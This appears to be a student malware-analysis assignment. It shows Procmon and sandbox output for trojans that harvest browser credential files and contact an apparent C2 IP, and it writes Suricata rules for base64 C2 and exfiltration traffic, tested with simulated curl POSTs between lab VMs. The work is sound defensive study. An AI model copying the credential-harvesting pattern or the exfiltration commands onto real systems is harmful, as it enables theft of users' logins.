12:28:...	RegSvcs.exe	4424	CloseFile	C:\Windows	SUCCESS	
12:28:...	RegSvcs.exe	4424	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86	SUCCESS	Desired Access: R...
12:28:...	RegSvcs.exe	4424	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	NAME NOT FOUND	Length: 520
12:28:...	RegSvcs.exe	4424	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	SUCCESS	Type: REG_SZ, Le...
12:28:...	RegSvcs.exe	4424	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\...	SUCCESS	
12:28:...	f381e33821207...	7480	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
12:28:...	f381e33821207...	7480	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...

Using the filter in Procmon, the logs for the malware file and RegSvcs.exe are isolated, saved in a csv file, and examined.

28:06.4	f381e33821	7480	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option
28:06.4	f381e33821	7480	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86\xtajit
28:06.4	f381e33821	7480	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	QueryEaFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	CreateFileMapping	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	QueryStandardInformatio	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	ReadFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	CreateFileMapping	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option
28:06.4	f381e33821	7480	QuerySecurityFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	QueryNameInformationF	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	f381e33821	7480	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-41115836
28:06.4	f381e33821	7480	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-41115836
28:06.4	f381e33821	7480	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-41115836
28:06.4	f381e33821	7480	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM
28:06.4	f381e33821	7480	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM
28:06.4	f381e33821	7480	Process Create	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
28:06.4	RegSvcs.ex	4424	Process Start	
28:06.4	RegSvcs.ex	4424	Thread Create	

Here, we see the malware file modify and launch the process RegSvcs.exe.

4423	RegOpenKey	HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\
4424	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
4425	RegDeleteValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
4426	RegDeleteValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
4427	RegDeleteValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName

The malware modifies Internet Explorer and system tracing registry keys. Modifications to ZoneMap, ProxyBypass, and IntranetName suggest the malware is adjusting the victim's machine security policies perhaps to disable or bypass security filters for its communication.

RegCreateKey	HKLM\Software\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32
RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32

The creation of new registry keys under HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32 and RegSvc_RASMANCS is also suspicious. The malware maybe using the windows tracing features.

9836	TCP Connect	WIN-1VAH0PKU87B.modem:50819 -> 132.226.8.169:http
9837	TCP Send	WIN-1VAH0PKU87B.modem:50819 -> 132.226.8.169:http
9838	TCP TCPCopy	WIN-1VAH0PKU87B.modem:50819 -> 132.226.8.169:http
9839	TCP Receive	WIN-1VAH0PKU87B.modem:50819 -> 132.226.8.169:http

After being spawned, RegSvc.exe immediately initiates a network connection to the remote IP address **132.226.8.169**. This is most likely a C2 command IP address.

The Procmon logs also show that RegSvc.exe queries the "Login Data" of many browsers like Google Chrome, Brave, Opera, QQBrowser, Iridium. In Chromium-based browsers such as Chrome, Brave, Vivaldi, Opera, this is the specific SQLite database file where the browser stores your saved website usernames and passwords.

The malware is iterating through a massive list of potential browser paths. Even though it is looking for standard browsers like Chrome and Brave, it is also checking for more obscure ones such as Orbitum, Slimjet, Iridium, 360Chrome, Xvast and Blisk.

The result "PATH NOT FOUND" indicates that the specific browsers were not installed on the system where the analysis was conducted which is true because only Microsoft Edge was installed.

28:08.9	RegSvcs.ex	4424	CloseFile	C:\Users\Administrator\AppData\Local	SUCCESS
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Yandex\YandexBrowser\User Data\Default\Ya Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Yandex\YandexBrowser\User Data\Default\Ya Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Amigo\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Amigo\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Xpom\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Xpom\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Kometa\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Kometa\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Nichrome\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Nichrome\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\CocCoc\Browser\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\CocCoc\Browser\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Tencent\QQBrowser\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Tencent\QQBrowser\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Orbitum\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Orbitum\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Slimjet\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Slimjet\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Iridium\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Iridium\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Vivaldi\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Vivaldi\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Chromium\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Chromium\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Chromium\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Chromium\User Data\Default\Login Data	PATH NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\GhostBrowser\User Data\Default\Login Data	PATH NOT FOUND

We see that the malware did find the user data files for Microsoft Edge.

28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	QueryNetworkOpenInformationFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	CloseFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	FileSystemControl	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	ReadFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0.10.0.0_b03f5f7f11d50a3a	SUCCESS
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	QueryNetworkOpenInformationFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	CloseFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	FileSystemControl	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	QueryEaFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	QueryStandardInformationFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	ReadFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	CloseFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\OLEAUT32.dll	NAME NOT FOUND
28:08.9	RegSvcs.ex	4424	CreateFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	QueryNetworkOpenInformationFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS
28:08.9	RegSvcs.ex	4424	CloseFile	C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	SUCCESS

On wireshark, there are no notable detections except that there are dns requests to servers such as microsoft shown in the below screenshot.

55	47.79845...	20.190.142.167	10.0.2.15	TLSv1.2	710 Application Data
56	47.79856...	10.0.2.15	20.190.142.167	TCP	54 54309 → https(443) [ACK] Seq=5426 Ack=16344 Win=65535 Len=0
57	48.10105...	10.0.2.15	8.8.8.8	DNS	92 Standard query 0x4be6 A watson.events.data.microsoft.com
58	48.11361...	8.8.8.8	10.0.2.15	DNS	218 Standard query response 0x4be6 A watson.events.data.microsoft.com
59	48.12602...	10.0.2.15	135.234.160.244	TCP	74 54310 → https(443) [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=25
60	48.39001...	135.234.160.244	10.0.2.15	TCP	60 https(443) → 54310 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
61	48.39015...	10.0.2.15	135.234.160.244	TCP	54 54310 → https(443) [ACK] Seq=1 Ack=1 Win=65535 Len=0
62	48.40040...	10.0.2.15	135.234.160.244	TLSv1.2	251 Client Hello (SNI=watson.events.data.microsoft.com)
63	48.40127...	135.234.160.244	10.0.2.15	TCP	60 https(443) → 54310 [ACK] Seq=1 Ack=198 Win=65535 Len=0
64	48.66361...	135.234.160.244	10.0.2.15	TCP	1514 https(443) → 54310 [ACK] Seq=1 Ack=198 Win=65535 Len=1460 [TC

All of the IP addresses below belong to data servers ranging from microsoft, google to amazon.

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
IPv4 Statistics/All Addresses	394				0.0014	100%	1.0500	58.624
10.0.2.15	394				0.0014	100.00%	1.0500	58.624
13.89.179.8	190				0.0007	48.22%	1.0500	58.624
20.50.80.212	58				0.0002	14.72%	0.2500	60.449
20.190.142.167	35				0.0001	8.88%	0.2300	47.484
135.234.160.244	33				0.0001	8.38%	0.1500	48.927
72.153.5.61	25				0.0001	6.35%	0.1100	280.332
204.79.197.203	12				0.0000	3.05%	0.0800	26.838
8.8.8.8	8				0.0000	2.03%	0.0200	26.823
192.178.188.113	7				0.0000	1.78%	0.0100	0.000
172.172.255.218	6				0.0000	1.52%	0.0200	8.905
40.126.14.164	4				0.0000	1.02%	0.0400	41.350
192.178.187.94	4				0.0000	1.02%	0.0400	87.660
104.26.11.240	4				0.0000	1.02%	0.0400	87.531
139.218.21.70	3				0.0000	0.76%	0.0300	105.634
47.246.41.191	2				0.0000	0.51%	0.0200	76.007
52.182.143.210	1				0.0000	0.25%	0.0100	9.089
204.79.197.222	1				0.0000	0.25%	0.0100	83.909
139.218.21.95	1				0.0000	0.25%	0.0100	0.263

No malicious IP address was found in the network activity.

Question 2

I.a. Summary page details

Summary

71776a991fb05381418aa8cf95aaef9adbaf2f054ec27fed09ffaa073f34592e.exe

File 71776a991fb05381418aa8cf95aaef9adbaf2f054ec27fed09ffaa073f34592e.exe

Summary

Download
Resubmit sample
Download yara

Size	200.0KB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	274d7735f192a80d1043116f010755b9
SHA1	741726b6ae367d05e9dfa9e441e80f0205ea871f
SHA256	71776a991fb05381418aa8cf95aaef9adbaf2f054ec27fed09ffaa073f34592e
SHA512	Show SHA512
CRC32	EE43806B
ssdeep	None
Yara	- UPX - (no description) - network_http - Communications over HTTP - screenshot - Take screenshot - keylogger - Run a keylogger - win_registry - Affect system registries - win_private_profile - Affect private profile - win_files_operation - Affect private profile - win_hook - Affect hook table

File Name: 71776a991fb05381418aa8cf95aaef9adbaf2f054ec27fed09ffaa073f34592e.exe

Size: 200.0 KB

Type: PE32 executable (GUI) Intel 80386, designed for MS Windows

MD5 Hash: 274d7735f192a80d1043116f010755b9

SHA256 Hash: 71776a991fb05381418aa8cf95aaef9adbaf2f054ec27fed09ffaa073f34592e

🔥 Score

This file is **very suspicious**, with a score of **10 out of 10!**

Please notice: The scoring system is currently still in development and should be considered an *alpha* feature.

Threat Score: A score of 10 out of 10 has been assigned to the file making it very suspicious.

🕒 Information on Execution

Analysis

Category	Started	Completed	Duration	Routing	Logs
FILE	May 2, 2026, 11:58 a.m.	May 2, 2026, 11:59 a.m.	62 seconds	internet	Show Analyzer Log Show Cuckoo Log

📋 Signatures

📘 Yara rules detected for file (8 events) >

📘 Allocates read-write-execute memory (usually to unpack itself) (2 events) >

📘 The executable uses a known packer (1 event) >

📘 Foreign language identified in PE resource (1 event) >

🚫 File has been identified by 12 AntiVirus engine on IRMA as malicious (12 events) >

🚫 File has been identified by 57 AntiVirus engines on VirusTotal as malicious (50 out of 57 events) >

📷 Screenshots



Analysis details: The analysis was conducted at May 2, 2026, at 11:58 a.m., lasted for 62 seconds and utilized internet routing.

I.b. The sandbox identified 8 YARA rule signatures: UPX, network_http, screenshot, keylogger, win_registry, win_files_operation and win_hook. It also identified 2 events for memory read-write-execute allocation NtAllocateVirtualMemory and NtProtectVirtualMemory and 1 event where a known packer Armadillo v1.71 is identified. The file also has foreign language in it and has been identified as malicious by 12 antivirus engines on IRMA and 57 antivirus engines on VirusTotal.

I.c.

The executable uses a known packer (1 event)							
packer		Armadillo v1.71					
Foreign language identified in PE resource (1 event)							
name	RT_VERSION	language	LANG_CHINESE	filetype	data	sublanguage	SUBLANG_CHINESE_SIMPLIFIED

The sandbox detected the malware uses Armadillo v1.71 which is a packer used to compress an executable, obfuscate code and hinder static analysis. Foreign language has also been detected “LANG_CHINESE”. This may indicate the origins of the malware.

File has been identified by 57 AntiVirus engines on VirusTotal as malicious (50 out of 57 events) ▼	
Bkav	W32.AIDetectMalware
Lionic	Trojan.Win32.Tiny.4!c
Cynet	Malicious (score: 100)
CAT-QuickHeal	Trojan.Ghanarava.17580149680755b9
Skyhigh	Artemis!Trojan
ALYac	Gen:Variant.Zusy.560504
Cylance	Unsafe
VIPRE	Gen:Variant.Zusy.560504
Sangfor	Trojan.Win32.Save.BlackMoon
CrowdStrike	win/malicious_confidence_100% (W)
BitDefender	Gen:Variant.Zusy.560504
K7GW	Trojan-Downloader (0054d9311)
K7AntiVirus	Trojan-Downloader (0054d9311)
Arcabit	Trojan.Zusy.D88D78
VirIT	Trojan.Win32.GenusC.IAN
Symantec	ML.Attribute.HighConfidence
Elastic	malicious (high confidence)

The file has been identified by 50 out of 57 major security vendors like Crowdstrike and BitDefender as a Trojan.

II. Based on the dynamic analysis of Q2 . zip, there is solid evidence of suspicious and malicious activity:

1. Majority of industry-standard antivirus engines have explicitly categorized this file as a Trojan or Trojan-Downloader.
2. Key_logger and win_hook events were detected proving the file attempts to intercept user input and system events.
3. The VM desktop wallpaper changed to a meme which provides the proof of successful malware infection which is typical in ransomware or trojan incidents.

Question 3

Install suricata on Kali machine, run suricata-update to get the rules

Ensuring VM IP address is in HOME_NET var to monitor network traffic from the VM IP

```
vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.110.173.172/23,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"
```

Updating suricata rules

```
(ec2-user@kali)~$ sudo suricata-update
3/5/2026 -- 14:05:25 -- <Info> -- Using data-directory /var/lib/suricata.
3/5/2026 -- 14:05:25 -- <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
3/5/2026 -- 14:05:25 -- <Info> -- Using /etc/suricata/rules for Suricata provided rules.
3/5/2026 -- 14:05:25 -- <Info> -- Found Suricata version 8.0.4 at /usr/bin/suricata.
3/5/2026 -- 14:05:25 -- <Info> -- Loading /etc/suricata/suricata.yaml
3/5/2026 -- 14:05:25 -- <Info> -- Disabling rules for protocol pgsq
3/5/2026 -- 14:05:25 -- <Info> -- Disabling rules for protocol modbus
3/5/2026 -- 14:05:25 -- <Info> -- Disabling rules for protocol dnp3
3/5/2026 -- 14:05:25 -- <Info> -- Disabling rules for protocol enip
3/5/2026 -- 14:05:25 -- <Info> -- No sources configured, will use Emerging Threats Open
3/5/2026 -- 14:05:25 -- <Info> -- Checking https://rules.emergingthreats.net/open/suricata-8.0.4/emerging.rules.tar.gz.md5.
3/5/2026 -- 14:05:26 -- <Info> -- Remote checksum has not changed. Not fetching.
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/app-layer-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/decoder-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/dhcp-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/dnp3-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/dns-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/files.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/http2-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/http-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/ipsec-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/kerberos-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/modbus-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/mqtt-events.rules
3/5/2026 -- 14:05:26 -- <Info> -- Loading distribution rule file /etc/suricata/rules/nfs-events.rules
```

Suricata running without errors

```
(ec2-user@kali)~$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0
i: suricata: This is Suricata version 8.0.4 RELEASE running in SYSTEM mode
i: threads: Threads created -> W: 2 FM: 1 FR: 1 Engine started.
```

Question 3.1

Rule 1: alert http any any -> any any (msg:"C2 HTTP POST with Base64 Encoded Payload Detected"; flow:to_server,established; http.method; content:"POST"; http.header; content:"Authorization"; http.header; content:"application/json"; http.request_body; pcre:"/^[A-Za-z0-9+V]{20,}={0,2}\$m"; sid:9000001; rev:2;)

- flow:established, to_server requires an established TCP connection (SYN, SYN-ACK, ACK), and that the traffic must be from the client to the server
- http.method; content:"POST": specifically looking for HTTP POST requests

- http.header: looking for http requests that do not contain Authorization or application/json, since there are possible legitimate requests that contain base64 encoding in authorization requests
- pcre looks for regex pattern: at least 20 characters from alphabets and 0-9, and between 0-2 "=" padding characters
 - o base64 output length is usually a multiple of 4

Replication steps:

On Kali VM:

```
(kali@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:42:e6:2d brd ff:ff:ff:ff:ff:ff
    inet 192.168.159.128/24 brd 192.168.159.255 scope global dynamic noprefixroute eth0
        valid_lft 1362sec preferred_lft 1362sec
    inet6 fe80::82dd:e39d:9102:7302/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Get IP address of VM

```
(kali@kali)-[~/2020_a2]
$ sudo python3 listener.py
[sudo] password for kali:
[*] Listening on port 80...

[+] POST received from 192.168.236.128
[+] Path: /
[+] Body: d2hvyW1pICYmIGlkICYmIGhvc3RuYW1l

[+] POST received from 192.168.236.128
[+] Path: /
[+] Body: d2hvyW1pICYmIGlkICYmIGhvc3RuYW1l
```

- Start a python listener for port 80 on a separate terminal window to act as a listener

```
(kali@kali)-[~]
$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0
t: suricata: This is Suricata version 8.0.4 RELEASE running in SYSTEM mode
t: threads: Threads created -> W: 4 FM: 1 FR: 1 Engine started.
```

- Start suricata with the alert loaded into local.rules

```
(kali@kali)-[~]
$ sudo tail -f /var/log/suricata/fast.log
05/16/2026-01:57:20.436145 [**] [1:100002:1] Suspicious HTTP Client Detected - Possible Bot or Malware [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.236.128:55800 -> 192.168.236.129:80

05/16/2026-02:00:33.348978 [**] [1:9000001:2] C2 HTTP POST with Base64 Encoded Payload Detected [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.236.128:59678 -> 192.168.236.129:80
05/16/2026-02:00:33.348986 [**] [1:9000001:2] C2 HTTP POST with Base64 Encoded Payload Detected [**] [Classification: (null)] [Priority: 3]
```

- Have fast.log open to view any incoming alerts

On Ubuntu VM:

```

localuser@localuser-VMware-Virtual-Platform:~/Desktop$ PAYLOAD=$(python3 -c "import base64; print(base64.b64encode(b'whoami && id && hostname').decode()))"
localuser@localuser-VMware-Virtual-Platform:~/Desktop$ echo $PAYLOAD
d2hvYW1pICYmIGlkICYmIchvc3RuYW1l
localuser@localuser-VMware-Virtual-Platform:~/Desktop$ curl -X POST http://192.168.236.129 -H "Content-Type: text/plain" -d "$PAYLOAD"
OKlocaluser@localuser-VMware-Virtual-Platform:~/Desktop$

```

- Encode sample malicious payload into base64
- Send curl from ubuntu to kali vm

Commands used:

```

PAYLOAD=$(python3 -c "import base64; print(base64.b64encode(b'whoami && id && hostname').decode()))"
curl -X POST http://192.168.236.129 -H "Content-Type: text/plain" -d "$PAYLOAD"
curl -X POST http://192.168.236.129/ -H "Authorization: Basic dXNlcjpwYXNz" -H "Content-Type: text/plain" -d "dXNlcjpwYXNzdGVzdGluZzEyMzQ="

```

Question 3.2

Rule 2: alert http any any -> any 443 (msg:"Possible Data Exfiltration HTTP POST Large Base64 Payload Detected"; flow:to_server,established; http.method; content:"POST"; http.header; content:!"Authorization"; http.header; content:!"application/json"; http.request_body; pcre:"/^[A-Za-z0-9+V/]{512,}={0,2}\$"/m"; sid:9000002; rev:2;)

- any any -> any 443 listens to any http requests to port 443, which is normally used for HTTPS requests
- http.header specifically avoids logging any Authorization or application/json requests
- http.request_body; pcre: specifically targeting more than 512 base64 encoded characters

Replication steps

On Ubuntu VM:

```

localuser@localuser-VMware-Virtual-Platform:~/Desktop$ PAYLOAD=$(python3 -c "
import base64, os
data = os.urandom(4000)
print(base64.b64encode(data).decode())
")
localuser@localuser-VMware-Virtual-Platform:~/Desktop$ echo $PAYLOAD
KJ7puaVX/wuc6aor/2iRT9R4+AFJdQBf8g4RmtC+3nfkc83xYiXVvHzQzM/qC0Emj8RQjqGux9KuIXknr+QTkLb7h2pZY7dUC/x1VK/HhR+/t
+QWLP30FsZwT/0uJBrQq40KyIPLjYdkrkGfKMBPNDPQkvDRNN80BMzKT120CBL4BXEv++pfVh2LYUlg7czV7jZrjEyBLR+gAR55wgsDvjzDl
pJvjbgBKvG6r67+j7m8B9Ki9uIDx19v0WLZb7vbmlohp6L1u3kidCmd4DmQDtTBR6WjifCDfuXZ32qVMkYkmJzFvlnJV3AVpP9310i00EtFl
F8z27CB986DYKPMXA9UMSGPYsXqGhVZ9P1yibyXtp5tENJIBlydv83M7+25WLQN2ju3cYTLPGbGeQ/SzSvP2JE3imfA+j1hx0Dep8icjQCp
wM0/Tp7/Lpq3/egBiL1vvaB/wDeKJ2YqRwqPRnBWQNXf33p2VklE/qj2qjILfTgJQaCIV7lG2jgz1p8hJ29Va5l0KmeqiORDnCR7siBjYo8m
PnATMiz50JQaDx3tUH53uoJGt+F2BSXdb+jUA3wZvEAL8kRLkWT115K0mYVNs0KkNz9ESw3v94hYh4xo1dn7L22aE15qHsr5AAibCxlaQ0v
D5A+RORWCR8yejpYfrAfc6EgbrMtstd0aeZjpdJwTeQMAy/ikbcfZSX06WeUWP3nN2W1NjgkrAwA5HMuAFO/vYEQoNLpULrpcpGpwe7emoDs
6nZbwBb+geCBCsRJhrjDf48zuxdukcpWY2R2FZJwPLUYPzgNl/PVKLEe/kXErXD+K6O4m35XYULurBL7gpg7Hlf7UCUduTEav06ZwLMAUE35
Udg2nInLXmzmnm2/vpFkgQ+e17996sLsj6RE0vns5DlhFKCn9Kv6Su+0tNmEX02rnbXkyzQbm1kqv9iXRVkm6Wru0+KNN4RPkChmXjoyPo6L+
2Yo5aQTLr0LUMrSbcKoeD0zFmV9C00rXC65vhZr1mV2YfISK27d6//V/6MLGj7CdjdU+Bvp3XrpNpzW1JOZLde86N0BP6Ufm7/xAHAcDpVw
0H3cxfLMWId5S5mjwTL3MH5kL2Vphe00KKRG6PmhC5Z1W0HRgX9ww4LKu1hxdwbWNGQDHvbkF1BVmHLM8YwJkeFHEXzXX+cPRnuGsr8RliZ
ACSjfcH2gY0Jv11dQp19hSQMbXAL6W03IuGXcyWYKabhijxw4gf5F/kthCb5eXtKa+av4iEyk7B2r1h+SWGRP8wg+H6r5eefm8fV7Zxc0jiU
uh9EqhTcXkLV9AE+h0WuYGCdW+erSo9Qqvto4uNIR5bw/yPLu+9rHw849yzLx+KMCL5t40KRDFjA6a6Ubh7vJ2bETHGL6uhFFu5aJPsZqfb

```

```
W9td4ftb7P3LqMB6idpVGmcrLL9fUKE8L1YDu2I8tnIe/FHnyfJ3Nq6rbpinFH5Ldi951/HMGVEbRwo3TC5te8L/LvNDUYHlBj/YdM4qA23d
